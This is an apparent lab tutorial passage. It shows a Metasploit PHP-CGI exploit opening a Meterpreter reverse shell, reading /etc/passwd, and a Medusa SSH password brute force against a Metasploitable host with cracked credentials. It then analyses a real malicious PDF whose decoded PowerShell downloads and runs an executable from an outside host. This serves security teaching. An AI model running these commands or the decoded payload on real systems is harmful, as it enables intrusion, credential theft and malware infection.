


```
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 10.0.0.32:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Sending stage (39282 bytes) to 192.168.56.101
[*] Meterpreter session 2 opened (192.168.56.1:4444 -> 192.168.56.101:47119

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > pwd
/var/www
meterpreter >
```

With this, we get limited functionality, but enough for us to try a different attack. Now we have access, we can try looking at /etc/passwd and /etc/shadow as we did with the vsftp and unrealircd exploits above. Because we don't get root access (we seem to be the user id that the web server runs as) we can only see the /etc/passwd command:

```
cat /etc/passwd
```

With this, we can get a list of users to attack. Create a text file of users (users2.txt) and add the following:



```
pentest@kali: ~/metasploitable

  GNU nano 4.8            users2.txt
cartman
kenny
kyle
stan

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text
```

With the above, we can begin a network attack using the Medusa tool.

Before we use it, however, we have to make a password file or password dictionary available for our use. There is a file called rockyou.txt that contains 14.3 million real world passwords, but it is encrypted. We need to unzip it before we use it:

```
gunzip /usr/share/wordlists/rockyou.txt.gz
```

Once the dictionary is unzipped, we can use it with Medusa.

With this tool, we will supply the following arguments (should all be on one line):

```
medusa -U users2.txt -P /usr/share/wordlists/rockyou.txt -M ssh -h
192.168.56.101 -O success.txt
```

With the above, the following argument mean:

-U for a list of users (a single user would be -u, or lower case)

-P for a list of passwords (a single password would be -p, or lower case)

-M is for the module, or protocol. We are attacking the SSH protocol


-h for the host (if we had a list of hosts, we would use upper case H)

-O to output the results to be stored to a text file (upper case of letter O, not number zero)

When we type the above, we find that the passwords are revealed. Please note that these are real world tools with real world files, and they do contain profanity. Sanitizing them doesn't help in the future you in the future; if you use an incomplete toolkit, you won't get complete results.

We can review the results of our crack with the cat command:

```
cat success.txt
```




```
ACCOUNT FOUND: [ssh] Host: 192.168.56.101 User: stan Password: superman [SUCCESS]
pentest@kali:~/metasploitable$ cat success.txt
# Medusa v.2.2 (2021-02-23 03:27:37)
# medusa -U users2.txt -P /usr/share/wordlists/rockyou.txt -M ssh -h 192.168.56.101
ACCOUNT FOUND: [ssh] Host: 192.168.56.101 User: cartman Password: password [SUCCESS
ACCOUNT FOUND: [ssh] Host: 192.168.56.101 User: kenny Password: qwerty [SUCCESS]
ACCOUNT FOUND: [ssh] Host: 192.168.56.101 User: kyle Password: football [SUCCESS]
ACCOUNT FOUND: [ssh] Host: 192.168.56.101 User: stan Password: superman [SUCCESS]
# Medusa has finished (2021-02-23 03:30:59).
pentest@kali:~/metasploitable$
```

Malware Analysis

Now that we have successfully audited our server, and discovered vulnerabilities to be exploited, let's look at understanding some basic malware. One of the more common methods of distributing malware is to embed them in documents such as Microsoft Office documents or PDF documents. We will look at PDF documents today:

With PDF documents, they are text documents that are a collection of objects. This makes analysis easy:


A PDF file is a collection of elements.
header
object
object
...
xref
trailer
Such as %PDF-1.6
Objects delimited with:
X Y obj
endobj
Table with offsets of objects in the file
Lists the number of objects and the offset of xref

Some of the risky object types we can find in our PDF document include:

- Embedded JavaScript: /JS, /JavaScript, /XFA
- Embedded Flash: /RichMedia
- Embedded or external programs: /Launch, /EmbeddedFiles
- Interaction with websites: /URI, /SubmitForm

The inclusion of the above elements doesn't necessarily indicate malware, but they can be indicators. Some other indicators are:

- Single page
- OpenAction
- AcroForm

Again, these indicators aren't absolute, just indicators that we need to probably do more research

One of the first attacks we can do is to look at the text of the document. Very quickly we can see suspicious content. I have included a virus for you to analyze. Please keep in mind this is a real virus taken from the wild, with a real payload that can be exploited if detonated on a client machine. We are analyzing this in Linux so it is less risky, however, like the dictionaries above, this isn't a sanitized object, this is a real world artifact.


Most people who do malware research share their discoveries with others or sites like VirusTotal.com. When sharing amongst their peers, they have to zip them up with a password so anitimalware programs such as Microsoft Defender don't detect them and delete the malware. To unarchive or unzip this malware, you will need to do the following:

```
cd ~/malware
```

```
ls
```


```
unzip ctk.zip
```

you will be prompted for a password, the password is malware



```
pentest@kali:~$ cd ~/malware
pentest@kali:~/malware$ ls -al
total 20
drwxrwxr-x  2 pentest pentest 4096 Feb 23 03:41 .
drwxr-xr-x 28 pentest pentest 4096 Feb 23 02:39 ..
-rw-rw-r--  1 pentest pentest 8178 Oct  9 13:26 collab.zip
-rw-rw-r--  1 pentest pentest  957 Oct  9 13:26 ctk.zip
pentest@kali:~/malware$ unzip ctk.zip
Archive:  ctk.zip
[ctk.zip] ctk.pdf password:
  inflating: ctk.pdf
pentest@kali:~/malware$ ls -al
total 24
drwxrwxr-x  2 pentest pentest 4096 Feb 23 03:41 .
drwxr-xr-x 28 pentest pentest 4096 Feb 23 02:39 ..
-rw-rw-r--  1 pentest pentest 8178 Oct  9 13:26 collab.zip
-rw-rw-r--  1 pentest pentest 1503 Nov  2  2016 ctk.pdf
-rw-rw-r--  1 pentest pentest  957 Oct  9 13:26 ctk.zip
pentest@kali:~/malware$
```


Once you have the malware unzipped, you can review it with the cat command, the nano command, or if and only if you are comfortable with vi, the vi command. All will show you content that is suspicious:



```
pentest@kali:~/malware$ cat ctk.pdf
%PDF-1.1
1 0 obj
<<
        /OpenAction <<
                        /S /Launch/Win
                    <<
                        /F (C:\\WINDOWS\\system32\\Windows
lAGwAbAAgAC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAaQBjAHkAIABiA
GQAZQBuACAALQBjAG8AbQBtAGEAbgBkACAAKABOAGUAdwAtAE8AYgBqAGU
ARgBpAGwAZQAoACcAaAB0AHQAcAA6AC8ALwBuAGMAZAB1AGcAYQBuAGQAY
ABBAFwAYQB3AG8AcgBpAC4AZQB4AGUAHSApADsAUwB0AGEAcgB0AC0AUAB
= -windowstyle hidden)

                >>
```

Let’s look deeper:

Clearly this virus is trying to launch something on the OpenAction event, looks like it is trying to start something with PowerShell, but what it is looks like gibberish. What you are seeing is encoded text inside a powershell call. We can decode this text with the base64dump command, a standard tool in many malware analysis toolkits like REMnux:



```
pentest@kali:~/malware$ base64dump.py ctk.pdf
ID  Size    Encoded          Decoded          md5 decoded
--  ----    -------          -------          -----------
 1:       8 system32         .+-zm.           efb63a08cd038b1c54c0a751ddec39f3
 2:     604 UABvAHcAZQByAFMA P.o.w.e.r.S.h.e. 1e4cb539dc06c0f1cc9f95f19535b766
 3:       8 /Catalog         .&.jZ            a3d5dcfb087c0a206cf19ce27c429aef
 4:       4 1260             .n.              3bf65a211afeea3308176f7d37c3b014
 5:       8 /Subtype         .+..*^           1688f9faa0a845eabb82de02c1f9443c
 6:       4 xref             ...              bf785ef8ff9b0224c4f3a159b9ba69ab
 7:      32 bc38735adadf7620 m...~Zu._...o].. 3b92dc8ccba4a7ed08dd067ce80e33d1
 8:      32 bc38735adadf7620 m...~Zu._...o].. 3b92dc8ccba4a7ed08dd067ce80e33d1
 9:       4 1866             ...              507a2105a71e6e978e63c9dc1e5fad65
pentest@kali:~/malware$
```


Please note, in the document the suspicious payload was in Object 1, however in the output of base64dump, the suspicious payload is in ID 2. Knowing this, we can use base64dump to decode this text with the following:

base64dump.py ctk.pdf -s 2 -S

where:

-s 2 is to identify the section or ID we wish to decode (lower case S)

-S (upper case S) to output the results as ASCII




```
pentest@kali:~/malware$ base64dump.py ctk.pdf -s 2 -S
PowerShell -ExecutionPolicy bypass -noprofile -windowstyle hidden
 -command (New-Object System.Net.WebClient).DownloadFile('http://
ncduganda.org/.css/awori.exe',
$env:APPDATA\awori.exe
);Start-Process (
$env:APPDATA\awori.exe
pentest@kali:~/malware$
```

With the above, we see that:


- Powershell is launched and does the following:
    - Bypasses execution policy
    - Runs in a hidden window
    - Launches a WebClient
    - Downloads an executable to the users AppData folder
- Launches the executable

There are other analysis we can do. We can use tools like peepdf and pdfid to analyze our suspicious file:



